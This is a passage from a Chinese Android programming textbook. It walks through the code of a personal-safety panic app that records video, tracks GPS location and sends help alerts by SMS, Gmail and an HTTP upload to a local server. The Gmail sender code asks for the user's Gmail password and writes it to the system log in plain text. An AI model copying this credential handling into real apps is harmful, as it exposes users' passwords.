            contacts.getCount();
            myDatabase.close();
            return contacts;
        }

        public void deleteContact(String value){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            myDatabase.delete("contacts", "name=?", new String[ ]{value});
            myDatabase.close();
        }

        public void addWordActivation(String value){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            ContentValues args = new ContentValues();
            args.put("wordActivation", value);
            args.put("wordActivationOn", "OFF");
            args.put("decibelOn", "OFF");
            args.put("ID", 1);
            myDatabase.insert("audio","", args);
            args.clear();
            myDatabase.close();
        }

        public void updateWordActivation(String value){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            ContentValues args = new ContentValues();
            args.put("wordActivation", value);
            myDatabase.update("audio", args, "ID ="+1, null);
            args.clear();
            myDatabase.close();
        }

        public String getActivationWord(){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
```

```
            Cursor activationWord = myDatabase.rawQuery("SELECT * FROM audio;", null);
            activationWord.moveToFirst();
            String value = activationWord.getString(activationWord.getColumnIndex("wordActivation"));
            activationWord.close();
            myDatabase.close();
            return value;
        }

        public String getActivationState(){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            Cursor activationWord = myDatabase.rawQuery("SELECT * FROM audio;", null);
            activationWord.moveToFirst();
            String value = activationWord.getString(activationWord.getColumnIndex("wordActivationOn"));
            activationWord.close();
            myDatabase.close();
            return value;
        }
        public void setActivationWordState(String value){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            ContentValues args = new ContentValues();
            args.put("wordActivationOn", value);
            myDatabase.update("audio", args, "ID ="+1, null);
            args.clear();
            myDatabase.close();
        }
        public String getDecibelState(){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            Cursor activationWord = myDatabase.rawQuery("SELECT * FROM audio;", null);
            activationWord.moveToFirst();
            String value = activationWord.getString(activationWord.getColumnIndex("decibelOn"));
            activationWord.close();
            myDatabase.close();
            return value;
        }
        public void setDecibelState(String value){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            ContentValues args = new ContentValues();
            args.put("decibelOn", value);
            myDatabase.update("audio", args, "ID ="+1, null);
            args.clear();
            myDatabase.close();
        }
        public Cursor getContacts(){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            Cursor args = myDatabase.rawQuery("SELECT * FROM contacts;", null);
            myDatabase.close();
```

```
            return args;
        }

        protected void onStop(){
            super.close();
        }
}
```

22.5　动画提示界面

知识点讲解：光盘:视频\知识点\第 22 章\动画提示界面.avi

当用户设置完系统信息后，系统将来到动画提示界面，单击 Next 按钮后将以动画效果展示系统的使用说明，如图 22-7 所示。






图 22-7　动画提示界面

由此可见，动画提示界面是一个使用帮助界面。在本节的内容中，将详细讲解动画提示界面的具体实现流程。

22.5.1　实现界面 UI 布局

动画提示界面 UI 布局的实现文件是 animation.xml，功能是载入显示预制的动画素材和 Next 按钮，具体实现代码如下所示。

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
android:id="@+id/linearLayout"
android:orientation="vertical"
    android:layout_width="match_parent"
    android:layout_height="match_parent">

<ImageView
        android:id="@+id/tutriol"
        android:paddingLeft="50px"
        android:paddingRight="50px"
        android:layout_width="match_parent"
        android:layout_height="200px"
        android:gravity="center">
    </ImageView>
    <ScrollView
        android:id="@+id/scroll1"
```

```
        android:orientation="vertical"
        android:layout_width="match_parent"
        android:layout_height="match_parent">

<LinearLayout
        android:id="@+id/tutLayout"
        android:orientation="vertical"
        android:layout_width="match_parent"
        android:layout_height="match_parent">

<TextView
        android:id="@+id/tutText"
        android:layout_width="fill_parent"
        android:layout_height="wrap_content"/>
<LinearLayout
        android:orientation="horizontal"
        android:layout_width="match_parent"
        android:layout_height="match_parent"
        >
        <Button
            android:id="@+id/next"
            android:layout_width="100px"
            android:layout_height="wrap_content"
            android:text= "Next"
            android:textSize="20px"
            android:gravity="left"/>
        <Button
            android:id="@+id/back"
            android:layout_width="100px"
            android:layout_height="wrap_content"
            android:visibility="invisible"
            android:textSize="20px"
            android:text= "Back"
            android:gravity="right"/>
</LinearLayout>
</LinearLayout>
</ScrollView>
</LinearLayout>
```

22.5.2　显示不同的动画提示信息

文件 AnimationActivity.java 的功能是，监听用户在动画提示界面单击 Next 按钮，根据单击操作使用 case 语句显示不同的界面提示信息。文件 AnimationActivity.java 的具体实现代码如下所示。

```
public class AnimationActivity extends Activity {
    /** Called when the activity is first created */
     private AnimationDrawable rocketAnimation;
     private TextView text;
     private ImageView rocketImage;
     private Button next;
     private ScrollView scroll;
```



```
    private Button back;
    private View lay;
    private int index = 1;

    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.animation);
        back = (Button) findViewById(R.id.back);
        scroll = (ScrollView) findViewById(R.id.scroll1);
        next = (Button) findViewById(R.id.next);
        lay = (View) findViewById(R.id.tutLayout);
        rocketImage = (ImageView) findViewById(R.id.tutriol);
        text = (TextView) findViewById(R.id.tutText);
        lay.setBackgroundColor(Color.WHITE);
        rocketImage.setBackgroundResource(R.drawable.animation1);
        rocketAnimation = (AnimationDrawable) rocketImage.getBackground();
        text.setText("When you want to activate the Attack app, press the panic button.");
        text.setTextSize(20);
        text.setTextColor(Color.BLACK);
        back.setOnClickListener(new OnClickListener(){

                public void onClick(View arg0) {
                    index = index-2;
                    next.performClick();
                }

            });
        next.setOnClickListener(new OnClickListener(){

            public void onClick(View arg0) {
                index++;
                switch(index){
                case 1:
                    scroll.scrollTo(0, 0);
                    rocketImage.setBackgroundResource(R.drawable.animation1);
                    rocketAnimation = (AnimationDrawable) rocketImage.getBackground();
                    back.setVisibility(View.INVISIBLE);
                    text.setText("When you want to activate the Attack app, press the panic button.");
                    onWindowFocusChanged (true);
                    break;
                case 2:
                    scroll.scrollTo(0, 0);
                    rocketImage.setBackgroundResource(R.drawable.animation2);
                    rocketAnimation = (AnimationDrawable) rocketImage.getBackground();
                    back.setVisibility(View.VISIBLE);
                    text.setText("When it is in active state, you can deativate the app by pressing " +
                            "the deactivate button. You then enter your 4 pin code and press ok to
deactivate it. You only have 10 seconds to do so");
                    onWindowFocusChanged (true);
                    break;
                case 3:
```

```
                    scroll.scrollTo(0, 0);
                    rocketImage.setBackgroundResource(R.drawable.animation3);
                    rocketAnimation = (AnimationDrawable) rocketImage.getBackground();
                   text.setText("Click settings to change App operation. click on contacts and add new contact.
This will be the person you will send the " +
                              "information to. You can add as many contacts as you want. you can delete a
contact by holding the button of their name");
                    onWindowFocusChanged (true);
                    break;
               case 4:
                    scroll.scrollTo(0, 0);
                    rocketImage.setBackgroundResource(R.drawable.animation6);
                    rocketAnimation = (AnimationDrawable) rocketImage.getBackground();
                    text.setText("When you first click the Email contacts button, you will be asked to enter in
your Gmail address and " +
                              "the password to access that Gmail account in emergency. when you fill in the
form you can then add " +
                              "Email contacts like you did with phone contacts.");
                    next.setText("Next");
                    onWindowFocusChanged (true);
                    break;
               case 5:
                    scroll.scrollTo(0, 0);
                    rocketImage.setBackgroundResource(R.drawable.animation4);
                    rocketAnimation = (AnimationDrawable) rocketImage.getBackground();
                    text.setText("when you click word activation, you can set the word you want to activate the app." +
                              "press save when you typed it in. if you want to turn the word activation on, click
it on at the bottom. " +
                              "you can also activate a decibel system where it will go off when it reaches a
certain noise level.");
                    next.setText("Next");
                    onWindowFocusChanged (true);
                    break;
               case 6:
                    scroll.scrollTo(0, 0);
                    rocketImage.setBackgroundResource(R.drawable.animation5);
                    rocketAnimation = (AnimationDrawable) rocketImage.getBackground();
                    next.setText("Finish");
                    text.setText("Click change password to change your old password to a new one. click
change details if" +
                              " you want to change personal information");
                    onWindowFocusChanged (true);
                    break;
               case 7:
                    Intent loadPage = new Intent(getApplicationContext(), LoadPage.class);
                    startActivity(loadPage);
                    AnimationActivity.this.finish();
                    break;
               }

          }
```

```
        });

    }

    @Override
     public void onWindowFocusChanged (boolean hasFocus)
     {
         rocketAnimation.start();
     }
}
```

22.6　激活定位跟踪功能

知识点讲解：光盘:视频\知识点\第 22 章\激活定位跟踪功能.avi

在动画提示界面中一直单击 Next 按钮，最后来到激活定位跟踪界面，如图 22-8 所示。



Settings

图 22-8　激活定位跟踪界面

当单击图 22-8 中的 Panic Button 按钮后会激活定位跟踪功能，单击下方的 Settings 按钮会来到系统设置界面。在本节的内容中，将详细讲解激活定位跟踪界面的具体实现流程。

22.6.1　实现 UI 界面布局

激活定位跟踪界面的 UI 布局文件是 surface_view.xml，功能是显示一个激活图标按钮和一个 Settings 按钮，具体实现代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="match_parent"
  android:layout_height="match_parent">
  <SurfaceView android:id="@+id/surface_camera"
         android:layout_width="fill_parent"
```

```
            android:layout_height="fill_parent"
            android:layout_centerInParent="true">
    </SurfaceView>
    <Button
        android:id="@+id/activate"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent"
        android:padding="50px"
        android:layout_marginBottom="50px"
        android:background="@drawable/custom_button" />

     <Button
        android:id="@+id/deactivate"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent"
        android:padding="10dp"
        android:visibility="invisible"
        android:background="@drawable/deactivate_custom_button" />

    <Button
        android:id="@+id/settings"
        android:layout_width="fill_parent"
        android:layout_height="50px"
        android:layout_alignParentBottom="true"
        android:text="@string/settings" />
     <TextView
        android:id="@+id/timer"
        android:layout_width="fill_parent"
        android:layout_height="50px"
        android:textSize="20px"
        android:layout_alignParentBottom="true"
        android:text=" "
        android:visibility="invisible"/>
</RelativeLayout>
```

22.6.2　实现定位跟踪

文件 CameraView.java 的功能是加载激活定位跟踪界面的 UI 布局控件，监听用户在界面中对按钮的单击操作，并根据单击操作执行对应的事件处理程序。文件 CameraView.java 的具体实现代码如下所示。

```
public class CameraView extends Activity implements SurfaceHolder.Callback{
    private MediaRecorder recorder;
    private LocationManager locManager;
    private LocationListener locListener;
    private SurfaceHolder holder;
    public static Button activate;
    private boolean recording = false;
    private boolean match;
    private static Context context;
    private DeactivateDialog dialog;
    private int videoNum;
```



```
private int timerNum = 0;
private Intent sms;
public VoiceRecognition voice;
private Database db = new Database(this);


    public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);

            requestWindowFeature(Window.FEATURE_NO_TITLE);
            getWindow().setFlags(WindowManager.LayoutParams.FLAG_FULLSCREEN,
                    WindowManager.LayoutParams.FLAG_FULLSCREEN);
            getWindow().addFlags(WindowManager.LayoutParams.FLAG_KEEP_SCREEN_ON);
            setRequestedOrientation(ActivityInfo.SCREEN_ORIENTATION_PORTRAIT);

            recorder = new MediaRecorder();
            if(getIntent() != null) {
                Bundle extras = getIntent().getExtras();
                videoNum = extras != null ? extras.getInt("value") : 0;
          }

            //载入 UI 布局视图控件
            setContentView(R.layout.surface_view);

            SurfaceView cameraView = (SurfaceView) findViewById(R.id.surface_camera);
            holder = cameraView.getHolder();
            holder.addCallback(this);
            holder.setType(SurfaceHolder.SURFACE_TYPE_PUSH_BUFFERS);
            recorder.setPreviewDisplay(holder.getSurface());
            context = this;
            dialog = new DeactivateDialog(context);
            onClick();
            checkGPS();
            createGpsIntent();
            resetVoiceRecognition();
    }


    private void checkGPS() {
      LocationManager locMan = (LocationManager) getSystemService(LOCATION_SERVICE);
      boolean gpsEnabled = locMan.isProviderEnabled(LocationManager.GPS_PROVIDER);
      if(!gpsEnabled){
          createDialog();
      }
}

    public void createDialog(){
      AlertDialog.Builder alert = new AlertDialog.Builder(this);
      alert.setTitle(R.string.gps_message);
      alert.setPositiveButton(R.string.gps_settings, new DialogInterface.OnClickListener() {
```

```
                public void onClick(DialogInterface dialog, int which) {
                    startActivityForResult(new Intent(android.provider.Settings.ACTION_LOCATION_
SOURCE_SETTINGS), 0);
                    return;
                }
            });

            alert.setNegativeButton("Cancel", new DialogInterface.OnClickListener() {

                public void onClick(DialogInterface dialog, int which) {
                    return;
                }
            });
            alert.create();
            alert.show();
    }

            private void initRecorder() {
                recorder.reset();
            recorder.setAudioSource(MediaRecorder.AudioSource.DEFAULT);
            recorder.setVideoSource(MediaRecorder.VideoSource.DEFAULT);

            CamcorderProfile cpHigh = CamcorderProfile
                    .get(CamcorderProfile.QUALITY_HIGH);
            recorder.setProfile(cpHigh);
            recorder.setOutputFile("/sdcard/videocapture_example"+videoNum+".mp4");
            recorder.setMaxDuration(8000);

            recorder.setMaxFileSize(5000000); // Approximately 5 megabytes
            try {
                recorder.prepare();
            } catch (IOException e) {
                e.printStackTrace();
                finish();
            }

        }
            private void onClick() {
            activate = (Button) findViewById(R.id.activate);
            final Button deactivate = (Button) findViewById(R.id.deactivate);
            final Button settings = (Button) findViewById(R.id.settings);
            final TextView timer = (TextView) findViewById(R.id.timer);
            activate.setOnClickListener(new OnClickListener() {
                public void onClick(View v) {
                    activate.setVisibility(View.INVISIBLE);
                    if(voice != null){
                        voice.recognizer.destroy();
                        voice = null;
                    }
                    deactivate.setVisibility(View.VISIBLE);
                    timer.setVisibility(View.VISIBLE);
```

```
                settings.setVisibility(View.INVISIBLE);
                checkRecording();
                startAlert();
            }
        });

        deactivate.setOnClickListener(new OnClickListener() {
            public void onClick(View v) {
                dialog.showDialog();
            }
        });

        settings.setOnClickListener(new OnClickListener() {
            public void onClick(View v) {
                locManager.removeUpdates(locListener);
                if(voice != null){
                        voice.recognizer.destroy();
                        voice = null;
                }
                Intent settings = new Intent(getBaseContext(), Settings.class);
                settings.putExtra("value", videoNum);
                onDestroy();
                startActivity(settings);
            }
        });
    }

    private void startAlert() {
        final Button activate = (Button) findViewById(R.id.activate);
        final Button deactivate = (Button) findViewById(R.id.deactivate);
        final Button settings = (Button) findViewById(R.id.settings);
        final TextView timer = (TextView) findViewById(R.id.timer);
        CountDownTimer start = new CountDownTimer(10000,1000){

            @Override
            public void onTick(long miliseconds){
                if(miliseconds/1000 >= 0 && dialog.check()!=true){
                        String val = getResources().getString(R.string.seconds_remaining);
                        timer.setText(val +(miliseconds/1000));
                }
                if(dialog.check()==true){
                        timer.setText(R.string.send_has_been_deactivated);
                }
                match = dialog.check();
                if(match == true&&timerNum==0){
                        checkRecording();
                        Toast.makeText(getApplicationContext(), R.string.information_not_sent_, 5000).show();
                }
            }

            @Override
```

```
                public void onFinish(){
                  final String loc = db.getLocation();
                  final String[ ] personalInfo = db.getPersonalDetails();
                  final Cursor contacts = db.getContacts();

                  if(match == false){
                       resetVoiceRecognition();
                       sendSms(loc);
                       checkRecording();
                            if(db.hasGmail()){
                                 Thread s = new Thread(new Runnable(){

                                      public void run() {
                                           String args[ ] = db.getGmail();
                                           GmailSender sender = new GmailSender(args[0], args[1]);

                                           Cursor c = db.getEmailContacts();
                                           while(c.moveToNext()){
                                                try {

                                                     Log.e(args[0], args[1]);
                                                          sender.sendMail(loc, args[0], c.getString(c.get-
ColumnIndex("emailAddress")));
                                                     } catch (Exception e) {
                                                          Log.e("SendMail", e.getMessage(), e);
                                                     }
                                           }
                                      }

                                 });
                                 s.start();


                            }
                       Toast.makeText(getApplicationContext(), "Information sent", 5000).show();
                  }
                }
           }.start();
      }

      public void resetVoiceRecognition(){
           if(db.getActivationState().equals("ON")){
                Log.e("is", "Is on");
                voice = new VoiceRecognition(context);
           }
      }

      public boolean onKeyDown(int keyCode, KeyEvent event)    {
           if (keyCode == KeyEvent.KEYCODE_BACK ||keyCode == KeyEvent.KEYCODE_HOME) {
            Button activate = (Button) findViewById(R.id.activate);
            if(activate.getVisibility() == View.VISIBLE){
```

```
                moveTaskToBack(true);
                onDestroy();
                    return true;
        }
        return true;
       }

       return super.onKeyDown(keyCode, event);
}

private void sendSms(String location){
        sms = new Intent(this, SMS.class);
        sms.putExtra("location", location);
this.startService(sms);
}

private void createGpsIntent() {
        String l = db.getLocation();
        if(l == null){
                db.addLocation("No Value");
        }
        locManager = (LocationManager)getSystemService(Context.LOCATION_SERVICE);
        Criteria criteria = new Criteria();
        String provider = locManager.getBestProvider(criteria, false);
        locManager.getLastKnownLocation(provider);
        locListener = new MyLocationListener(this);
        locManager.requestLocationUpdates( LocationManager.GPS_PROVIDER, 1000, 2, locListener);
}


public void surfaceChanged(SurfaceHolder holder, int format, int width,
                int height) {

}

public void checkRecording() {
       if (recording) {
        recorder.stop();
        recording = false;
        videoNum = videoNum+1;
        timerNum = timerNum+1;
             // Let's initRecorder so we can record again
            // initRecorder();
             Intent camera = new Intent(this, CameraView.class);
             camera.putExtra("value", videoNum);
             super.finish();
             startActivity(camera);
       } else {
        initRecorder();
             recording = true;
             recorder.start();
```

```
            }
        }

        public void surfaceCreated(SurfaceHolder holder) {

        }

        public void surfaceDestroyed(SurfaceHolder holder) {
            if (recording) {
                recorder.stop();
                recording = false;
            }
            recorder.release();
            finish();
        }

        public void onDestroy(){
             super.onDestroy();
             try{
                  this.stopService(sms);
             }catch(Exception e){ }
             try{
                  voice.recognizer.destroy();
             }catch(Exception e){ }
             if(locManager != null){
                  locManager.removeUpdates(locListener);
             }

        }
}
```

上述实现代码的功能比较强大，不但监听了用户的操作事件，而且实现了摄像头视频录制、发送求救短信、发送求救邮件、实现 GPS 定位、构建 GPS 定位地图等功能。

22.6.3　发送求救邮件

文件 GmailSender.java 的功能是，当用户激活定位跟踪功能后，通过 Gmail 邮箱向设置的联系人邮箱发送求救邮件，在邮件中包含了录制的 5 秒钟视频。文件 GmailSender.java 的具体实现代码如下所示。

```
public class GmailSender extends javax.mail.Authenticator {
    private String mailhost = "smtp.gmail.com";
    private String user;
    private String password;
    private Session session;
    private Multipart _multipart = new MimeMultipart();

    static {
        Security.addProvider(new JSSEProvider());
    }

    public GmailSender(String address, String password) {
```

```
        this.user = address;
        this.password = password;

        Properties props = new Properties();
        props.setProperty("mail.transport.protocol", "smtp");
        props.setProperty("mail.host", mailhost);
        props.put("mail.smtp.auth", "true");
        props.put("mail.smtp.port", "465");
        props.put("mail.smtp.socketFactory.port", "465");
        props.put("mail.smtp.socketFactory.class",
                "javax.net.ssl.SSLSocketFactory");
        props.put("mail.smtp.socketFactory.fallback", "false");
        props.setProperty("mail.smtp.quitwait", "false");

        session = Session.getDefaultInstance(props, this);
    }

    protected PasswordAuthentication getPasswordAuthentication() {
        return new PasswordAuthentication(user, password);
    }

    public synchronized void sendMail(String loc, String sender, String recipients) throws Exception {
        try{
        MimeMessage message = new MimeMessage(session);
        loc = loc.replace(" ", "");
        String mes = "This person needs your help. They are at: "+"http://maps.google.com/?q="+loc;
        DataHandler handler = new DataHandler(new ByteArrayDataSource(mes.getBytes(), "text/plain"));
        message.setSender(new InternetAddress(sender));
        message.setSubject("Help alert!");
        message.setDataHandler(handler);
        addAttachment(mes);
        message.setContent(_multipart);
        if (recipients.indexOf(',') > 0)
            message.setRecipients(Message.RecipientType.TO, InternetAddress.parse(recipients));
        else
            message.setRecipient(Message.RecipientType.TO, new InternetAddress(recipients));
        Transport.send(message);
        }catch(Exception e){

        }
    }

    public void addAttachment(String message) throws Exception {
        BodyPart messageBodyPart = new MimeBodyPart();
        DataSource source = new FileDataSource(Environment.getExternalStorageDirectory() +
                "" + File.separatorChar + "videocapture_example0.mp4");
        messageBodyPart.setDataHandler(new DataHandler(source));
        messageBodyPart.setFileName("video.mp4");
        _multipart.addBodyPart(messageBodyPart);

        BodyPart messageBodyPart2 = new MimeBodyPart();
```

```
            messageBodyPart2.setText(message);

            _multipart.addBodyPart(messageBodyPart2);
    }
    public class ByteArrayDataSource implements DataSource {
            private byte[ ] data;
            private String type;

            public ByteArrayDataSource(byte[ ] data, String type) {
                    super();
                    this.data = data;
                    this.type = type;
            }

            public ByteArrayDataSource(byte[ ] data) {
                    super();
                    this.data = data;
            }

            public void setType(String type) {
                    this.type = type;
            }

            public String getContentType() {
                    if (type == null)
                            return "application/octet-stream";
                    else
                            return type;
            }

            public InputStream getInputStream() throws IOException {
                    return new ByteArrayInputStream(data);
            }

            public String getName() {
                    return "ByteArrayDataSource";
            }

            public OutputStream getOutputStream() throws IOException {
                    throw new IOException("Not Supported");
            }
    }
}
```

22.6.4 位置监听

文件 MyLocationListener 的功能是，当用户激活定位跟踪功能后，通过 LocationListener 对象监听当前的位置。文件 MyLocationListener 的具体实现代码如下所示。

```
public class MyLocationListener implements LocationListener{
        private Context context;
```




```
	private Database database;

	public MyLocationListener(Context cntext){
		this.context = cntext;
		database = new Database(context);
	}
	public void onLocationChanged(Location loc){
		String text = loc.getLatitude()+", " + loc.getLongitude();
		Toast.makeText(context, text, Toast.LENGTH_SHORT).show();
		database.addLocation(text);
		Log.e("location", text);
	}
public void onProviderDisabled(String provider)
{
Toast.makeText( context, "Gps Disabled", Toast.LENGTH_SHORT ).show();

}
public void onProviderEnabled(String provider)
{

Toast.makeText(context, "Gps Enabled", Toast.LENGTH_SHORT).show();
}
```

22.6.5　发送求救短信

文件 SMS.java 的功能是，当用户激活定位跟踪功能后，向设置的联系人的电话发送求救短信，在短信中包含了当前的定位信息。文件 SMS.java 的具体实现代码如下所示。

```
public class SMS extends Service{
	private String location;
	@Override
	public IBinder onBind(Intent arg0) {
		return null;
	}

	@Override
	public void onStart(Intent intent, int startid) {
		super.onStart(intent, startid);
		Bundle getvars = intent.getExtras();
		if(getvars != null) {
			location = getvars.getString("location");
		}
		char[ ] array = location.toCharArray();
		location = location.replaceAll(" ", "");
		String loc = "http://maps.google.com/?q="+location;
		Log.e("message", location);
		sendSMS(getString(R.string.this_person_needs_your_help_they_are_at_)+loc);

	}

	private void sendSMS(String message)
```

```
    {
     Database db = new Database(this);

     Cursor cursor = db.getNumbers();
     db.onStop();
     Log.e("message", message);
     if(cursor!=null){
            while(cursor.moveToNext()){
                   String phoneNumber = cursor.getString(cursor.getColumnIndex("number"));
                   Log.e("number", phoneNumber);
                   SmsManager sms = SmsManager.getDefault();
                   sms.sendTextMessage(phoneNumber, null, message, null, null);
            }
     }
    }
}
```

22.6.6　发送信息到服务器网站

文件 sendDataToWebService.java 的功能是，当用户激活定位跟踪功能后，向指定的远程服务器网站发送求救信息，包含了 5 秒钟视频和定位信息。文件 sendDataToWebService.java 的具体实现代码如下所示。

```
public class sendDataToWebService{
public static final String LoginServiceUri = "http://192.168.43.119:8080/ping";
private static HttpClient mHttpClient;
private String location;
private String firstName;
private String secondName;
private String address;
private static Context context;
private int videoNum;

    public sendDataToWebService(Context contxt, String loc, String[ ] personalInfo, Cursor contacts, int num) {
           location = loc;
           context = contxt;
           firstName = personalInfo[0];
           secondName = personalInfo[1];
           address = personalInfo[2];
           videoNum = num - 1;
           send();
    }

    public void send() {
           String path = Environment.getExternalStorageDirectory() +
                         "" + File.separatorChar + "videocapture_example"+videoNum+".mp4";

           File f = new File(path);

           byte[ ] filebyte = null;
      try {
             filebyte = FileUtils.readFileToByteArray(f);
```

```
    } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
    }
         String decode = Base64.encodeToString(filebyte, Context.MODE_APPEND);

         ArrayList<NameValuePair> nameValuePairs = new ArrayList<NameValuePair>();

        nameValuePairs.add(new BasicNameValuePair("Videofile", decode));
        nameValuePairs.add(new BasicNameValuePair("location", location));
        nameValuePairs.add(new BasicNameValuePair("firstName", firstName));
        nameValuePairs.add(new BasicNameValuePair("secondName", secondName));
        nameValuePairs.add(new BasicNameValuePair("address", address));
        try {
            executeHttpPost(LoginServiceUri, nameValuePairs);
    } catch (Exception e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
    }

  }
  public static void executeHttpPost(String url, ArrayList<NameValuePair> postParameters) throws Exception {

                    BufferedReader in = null;

                    try {

                          HttpClient client = getHttpClient();

                          HttpPost request = new HttpPost(url);

                          UrlEncodedFormEntity formEntity = new UrlEncodedFormEntity(postParameters);

                          request.setEntity(formEntity);

                          HttpResponse response = client.execute(request);
                          HttpEntity value = response.getEntity();
                          InputStream is = value.getContent();

                          BufferedReader reader = new BufferedReader(new InputStreamReader(is, "iso-8859-1"), 8);
                          String line = reader.readLine();
                          if(line.equals("got it")){
                             Toast.makeText(context, R.string.video_received, 1000).show();
                          }
                    } finally {
                          if (in != null) {
                                try {
                                      in.close();
                                } catch (IOException e) {
                                      e.printStackTrace();
                                }
```

```
                }
            }
        }

    private static HttpClient getHttpClient() {
            if (mHttpClient == null) {
                mHttpClient = new DefaultHttpClient();
                final HttpParams params = mHttpClient.getParams();
                HttpConnectionParams.setConnectionTimeout(params, 0);
                HttpConnectionParams.setSoTimeout(params, 0);
                    ConnManagerParams.setTimeout(params, 0);
                }
                return mHttpClient;
        }
}
```

远程服务器网站是基于 JSP 技术开发的 Java Web 站点。具体源代码在本书附带光盘中，因为这部分不是本书的重点，所以请读者自行阅读理解。